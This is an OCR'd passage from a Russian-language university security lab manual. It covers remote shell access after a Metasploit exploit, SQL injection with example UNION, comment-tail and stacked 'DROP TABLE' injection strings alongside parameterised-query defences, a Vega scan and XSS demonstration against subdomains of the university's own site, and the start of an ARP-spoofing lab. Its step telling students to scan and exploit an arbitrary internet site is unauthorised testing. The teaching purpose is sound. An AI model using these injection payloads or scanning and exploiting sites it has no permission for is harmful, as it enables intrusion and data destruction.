

Рисунок 12. Пример текстового файла с предупреждением



Рисунок 13. Загрузка текстового файла на удалённую машину

13. Войдите в режим командной строки используя команду «*shell*». В случае некорректного вывода кириллических символов попробуйте изменить кодировку командой «*chcp 65001*».

15. Для того чтобы убедиться, что вы находитесь на удалённой машине, выполните команду «*ipconfig*» для просмотра сетевых параметров системы (рис. 14).



Рисунок 14. Просмотр сведений о сети удалённой машины

16. Перейдите на диск *D:* (рис. 15) и выведите список файлов в текущей директории, используя команду «*dir*» (рис. 16).



Рисунок 15. Переход на диск D:\



Рисунок 16. Список файлов в текущей директории

17. Выведите содержимое файла secret.txt в консоль, используя команду «*type*» (рис. 17).



Рисунок 17. Вывод содержимого файла secret.txt

18. Завершите сессию с удалённой машиной, используя команду «*exit*», либо комбинацию клавиш *Ctrl+C*.

3. Содержание отчёта

1. Цель работы
2. Иллюстрации полученных данных согласно пункту 2
3. Ответы на контрольные вопросы

Контрольные вопросы:

1. Для чего необходимы Metasploit и Nmap?
2. Что такое эксплойт? Как эксплойты могут быть использованы злоумышленником?
3. Приведите пример средств защиты от применения эксплойтов.
4. Приведите пример средств защиты от сканирования Nmap.
5. Что такое payload, какие виды вы знаете?
6. Что такое пентест?
7. Какие виды эксплойтов вы знаете?
8. Что такое шелл-код?

Лабораторная работа №3

Исследование способов защиты баз данных от атак методом внедрения SQL-кода

Цель работы

Изучение основных способов проведения атак на базы данных методом внедрения SQL-кода, а также способов их предотвращения.

1. Краткие теоретические сведения

Внедрение SQL-кода (SQL injection) – один из способов взлома баз данных путём манипуляций с запросами. Данный метод часто используется для взлома сайтов и программ. Чаще всего данный тип атак возникает из-за некорректной фильтрации входящих параметров, благодаря чему злоумышленник может получить доступ к различным таблицам для чтения, добавления и удаления записей.
В данной работе используется 3 таблицы: users, docs и user_docs, хранящие список пользователей, секретных документов и дополнительная таблица, осуществляющая связь пользователей с конкретными документами. Ниже представлены структуры таблиц:

Таблица 1- Структура таблицы users

id	name	lastname	pass	role

Данная таблица содержит id, имена, фамилии и пароли пользователей.

Таблица 2- Структура таблицы docs

id	text

Таблица 3- Структура таблицы user_docs

user_id	doc_id

1.1. Проверка фильтрации параметров запроса

Пользователям программы доступен запрос пользователя по id и паролю. Для этого формируется запрос вида:

```
SELECT * FROM USERS WHERE id = ? AND pass = '?'
```

Прежде всего необходимо проверить фильтруется ли параметр id или pass данного запроса. Для этого можно использовать выражение следующего вида:

```
SELECT * FROM USERS WHERE id = 2-1 AND pass = 'test'
```

Если указанный запрос вернёт информацию на пользователя с id=1, то вполне вероятно, что параметр не фильтруется.

Обратите внимание, что параметр pass обращён в одинарные кавычки. Поэтому чтобы использовать уязвимость в данном параметре, необходимо закрыть первую кавычку самостоятельно и продолжить запрос.

```
SELECT * FROM USERS WHERE id = 3 AND pass = '' AND id != 8 '
```

Так же обратите внимание, что закрывающаяся кавычка осталась в запросе.

1.2. Оператор UNION

Язык SQL позволяет объединять результаты нескольких запросов используя оператор *UNION*. Применим данный оператор для наших целей. Так, для того чтобы получить логин администратора ресурса можно воспользоваться следующим запросом:

```
SELECT name, lastname FROM users WHERE id=-1 UNION SELECT login, null FROM admins
```

Так как первый запрос не вернёт никого ответа (пользователя с id=-1 не существует), то вернётся результат второго запроса: *SELECT login, null FROM admins*. Параметр null необходим для равенства количества столбцов, так как первая часть запроса содержит два столбца: *name, lastname*.

Использование оператора *WHERE* может конкретизировать запрос и будет полезным для получения определённой записи, например, для выбора пользователя с определённым *id*.

1.3. Экранирование конца запроса

Экранирование конца запроса представляет собой использование символов комментария (-- или /*), которые позволяют отбрасить часть запроса. Предположим, что следующий запрос используется, чтобы вернуть фамилию пользователя по его *id* в случае если имя пользователя состоит из четырёх букв и заканчивается на «я»:

```
SELECT lastname FROM users WHERE id=2 AND name regexp '...я'
```

Не фильтруемый параметр id мог бы использоваться для встраивания вредоносного запроса с оператором *UNION*:

```
SELECT lastname FROM users WHERE id=-1 UNION SELECT login FROM admins AND name regexp '...я'
```

Однако, данный запрос некорректен из-за оставшейся части *AND name regexp '...я'*. В данном случае злоумышленник может закомментировать хвост запроса, используя следующее выражение:

```
SELECT lastname FROM users WHERE id=-1 UNION SELECT login FROM admins-- AND name regexp '...я'
```

Благодаря чему запрос будет успешно выполнен.

1.4. Расщепление SQL-запроса

Символ ; (точка с запятой) используется в языке SQL для разделения команд в одном запросе. Расщепление SQL-запроса простая методика, которая позволяет злоумышленнику выполнить несанкционированные действия при передаче параметров. Предположим, что для получения имени и фамилии используется запрос, описанный в пункте 1.1:

```
SELECT name, lastname FROM users WHERE id=
```

Злоумышленник может передать команды следующего вида, чтобы в одном запросе получить данные пользователя и удалить таблицу *admins*:

```
SELECT name, lastname FROM users WHERE id=1; DROP TABLE admins;
```

1.5. Фильтрация целочисленных параметров

В примере выше передаваемый параметр *id* никак не фильтруется, из-за чего возникают различные пагубные ситуации. Так как заранее известно, что в качестве *id* используются лишь целые числа, то необходимо сделать проверку входящего параметра на то, является ли он целым числом. Если это не так, то запрос не должен выполняться.

На языке Java может быть использован простой парсинг строки, который вызовет исключение в том случае, когда помимо числа передана какая-то строка (листинг 1).

```
try {
        int ID = Integer.parseInt(id);
} catch (Exception e) {
        e.printStackTrace();
}
```

Листинг 1. Пример фрагмента исходного кода, производящего фильтрацию данных

Данная методика используется для защиты ввода параметра ID, при запросе секретного документа из таблицы docs.

1.6. Защита от встраивания SQL-кода путём использования параметризованных запросов (PreparedStatement)

Использование параметризованных запросов позволяет SQL кэшировать запросы пользователя и защищать от SQL инъекций путём автоматического преобразования. Прежде всего необходимо выделить параметры, которые могут изменять и составить запрос следующего вида (например, для примера из пункта 1.1):

```
SELECT name, lastname FROM users WHERE id=?
```

Как видно, единственным изменением является знак *?* на место которого будет подставлен отправленный параметр, который, к тому же, обычно передаётся на сервер отдельно от самого запроса.

Предположим, что злоумышленник пытается провести атаку путём использования оператора *UNION*. Тогда запрос примет приблизительно следующий вид:

```
SELECT name, lastname FROM users WHERE id=`-1 UNION SELECT login, null FROM admins`
```

Как можно заметить, переданный параметр был взят в одиночные кавычки, из-за чего атака не сможет быть проведена.

2. Порядок выполнения лабораторной работы

1. Используя методику встраивания SQL-кода найдите 4 уязвимости, которые позволят получить пароль определённого пользователя, пароль администратора, секретный документ из таблицы docs, а также

добавьте в таблицу users нового администратора. В качестве id используйте номер вашей подгруппы в диапазоне [1,12].

Программа использует следующие запросы:

- Для получения пользователя:
  - `" SELECT * FROM USERS WHERE id = " + id + " AND pass = '" + pass + " '"`
- Для получения секретного документа:
  - `"SELECT id, text FROM DOCS WHERE id = " + docId + " AND id = (SELECT DOC_ID FROM USER_DOCS WHERE USER_ID = " + userId + " AND DOC_ID = " + docId + ")"`

3. Содержание отчёта

1. Цель работы
2. Иллюстрации полученных данных согласно пункту 2
3. Ответы на контрольные вопросы



Рисунок 1. Рабочее окно

Контрольные вопросы:

1. Что такое SQL injection?
2. Для чего используется оператор UNION? Как он может быть использован злоумышленником?
3. Что такое экранирование хвоста запроса?
4. Для чего может быть использован символ ; (точка с запятой) в SQL запросах?
5. Для чего используется фильтрация параметров?
6. Что такое PreparedStatement?
7. Какие методы защиты от атак типа внедрения SQL-кода Вы знаете?
8. Как определить фильтруется параметр или нет?
9. Для чего может быть использована методика SQL injection?

Лабораторная работа №4

Проведение аудита веб-ресурсов

Цель работы

Целью данной работы является приобретение навыков поиска уязвимостей в веб-ресурсах путём выявления структуры ресурса, сканирования на уязвимости и выявления ошибок в логике работы.

1. Краткие теоретические сведения

Аудит безопасности веб-ресурсов является важной составляющей информационной безопасности, так как позволяет выявить ошибки в программного коде, используя которые злоумышленник может атаковать или взломать веб-ресурс.

В данной работе используется многоступенчатый анализ веб-ресурса (веб-сайта). В качестве жертвы выступает сайт нашего университета *mtuci.ru*.

Vega

Vega – это программное обеспечение с открытым исходным кодом для тестирования веб-ресурсов на наличие уязвимостей, например, таких как SQL-injection и Cross-Site Scripting (XSS). Ко всему прочему, Vega способна находить неумышленно опубликованную закрытую информацию.

Для работы программы достаточно указать лишь адрес проверяемого ресурса и необходимые методы сканирования. Пример итогового результата отображён на рисунке 1. Красным цветом и подписью «High» обозначаются самые критичные уязвимости. Оранжевым цветом и подписью «Medium» обозначаются менее серьёзные уязвимости, однако, которые могут негативно сказаться на работе системы при пагубных действиях злоумышленника. Зелёным цветом и подпись «Low» обозначаются незначительные ошибки, которые практически не влияют на работы системы. Синим цветом и подписью «Info» обозначается информация, дополнительно найденная на сервере, которая, возможно, считается конфиденциальной или несущей какой-либо интерес для посторонних лиц.



Рисунок 1. Заключение по сканированию веб-ресурса.

2. Порядок выполнения лабораторной работы

1. Выберите произвольный веб-ресурс в сети Интернет.
2. Произведите анализ выбранного ресурса с помощью программы Maltego.
3. Используя полученную информацию проведите аудит веб-ресурса.
4. В случае обнаружения угроз типа «High», воспроизведите одну из найденных угроз на примере.

3. Содержание отчёта

2. Цель работы.
3. Иллюстрации работы Maltego.
4. Иллюстрации работы Vega.
5. Иллюстрации проведения атаки.

4. Пример выполнения

1. Для проведения анализа на уязвимости будет использоваться сайт *mtuci.ru*. Используя программное обеспечение Maltego, описанное в лабораторной №1, произведём поиск поддоменов. Найденные поддомены будут использованы для поиска уязвимостей.
2. Произведите установку Vega, если программа еще не установлена.

3. Задайте домен, на котором необходимо произвести сканирование. Начните с главного домена и в случае отсутствия уязвимостей перейдите к работе с поддоменами (рис. 2).



Рисунок 2. Выбор домена для анализа

4. Нажмите кнопку Next и выберите уязвимости, поиск которых необходимо производить на веб-ресурсе (рис. 3).



Рисунок 3. Выбор уязвимостей для сканирования

5. Нажмите кнопку Finish для начала сканирования и дождитесь результатов.
6. На рисунке 4 показаны найденные уязвимости на поддоменах *umo.mtuci.ru*, *sst.mtusi.ru* и *say.mtuci.ru*.



Рисунок 4. Обнаруженные уязвимости

7. Проведем эксплуатацию одной из уязвимостей найденной на поддомене *say.mtuci.ru* (рис. 5). Vega показывает не только тип найденной уязвимости (XSS), но и запрос (request) благодаря которому уязвимость была найдена, а также приводит описание уязвимости и пути её устранения.



Рисунок 5. Одна из найденных уязвимостей

8. Скопируем предложенный запрос из Vega и вставим в адресную строку браузера (рис. 6). Обратите внимание, что символы, переданные в запросе, отобразились на странице браузера! Это говорит о нахождении XSS уязвимости, которая может быть использована злоумышленником для выполнения различным скриптов, которые, например, могут быть

использованы для похищения ваших cookies-файлов, содержащих ваши логины и пароли.



Рисунок 6. Обнаруженная XSS-уязвимость

9. В качестве примера выполним скрипт, который выводит некоторую текстовую информацию (рис. 7).



Рисунок 7. Эксплуатация XSS-уязвимости

Контрольные вопросы:

1. Для чего используется программа Vega?
2. Какие распространённые типы уязвимостей вы знаете?
3. Что такое SQL-injection?
4. Что такое XSS?
5. Для чего необходимо производить аудит веб-ресурсов?

Лабораторная работа №5

Исследование способов выполнения и предотвращения атак типа ARP-spoofing и DNS-spoofing

Цель работы

Получить практические навыки реализации атак типа ARP-spoofing, DNS-spoofing и HSTS-spoofing, а также методов обнаружения и предотвращения данных типов атак.

1. Краткие теоретические сведения

ARP-spoofing

ARP-spoofing представляет собой атаку типа «человек посередине» в сетях, использующих протокол ARP. Данный тип атаки возможен из-за недостатков протокола ARP, который не проверяет подлинность запросов и ответов. Таким образом, протокол может принять ARP-ответ без предварительного ARP-запроса.

Проведение атаки ARP-spoofing

На рисунке 1 приведена схема атаки типа ARP-spoofing. Атака имеет следующий принцип работы:

1. Два узла **A** и **B** в локальной сети обмениваются сетевыми пакетами. До применения атаки ARP-spoofing на сетевом интерфейсе узла **A** ARP-таблица содержит IP и MAC адрес узла **B**, а таблица узла **B** содержит IP и MAC узла **A**.
2. Во время атаки ARP-spoofing узел **C** отсылает два ARP ответа (без запроса) – узлу **A** и узлу **B**. ARP-ответ узлу **A** содержит IP-адрес **B** и MAC-адрес **C**. ARP-ответ узлу **B** содержит IP адрес **A** и MAC-адрес **C**.
